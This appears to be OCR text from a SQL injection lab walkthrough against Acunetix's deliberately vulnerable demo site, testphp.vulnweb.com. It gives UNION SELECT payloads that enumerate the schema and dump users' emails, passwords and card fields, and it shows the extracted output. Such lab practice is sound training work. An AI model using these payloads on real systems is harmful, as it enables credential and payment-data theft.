
-1 union select 1, group_concat(column_name), 3 from information_schema.columns where table_schema='acuart'




-1 union select 1, group_concat(column_name), 3 from information_schema.columns where table_schema='acuart' and table_name='users'



-1 union select 1, group_concat(address, cart, cc, email, name, pass, phone, uname), 3 from users



-1 union select 1, group_concat(“Email=”,email, “Name=”,name, “Password=”,pass), 3 from users


GitHub
artists
Not secure
testphp.vulnweb.com/artists.php?artist=-1%...
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
artist: Email=waleed@gmail.comName=waleed shadaPassword=test
3
view pictures of the artist
comment on this artist
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
27°C
Mostly clear
Search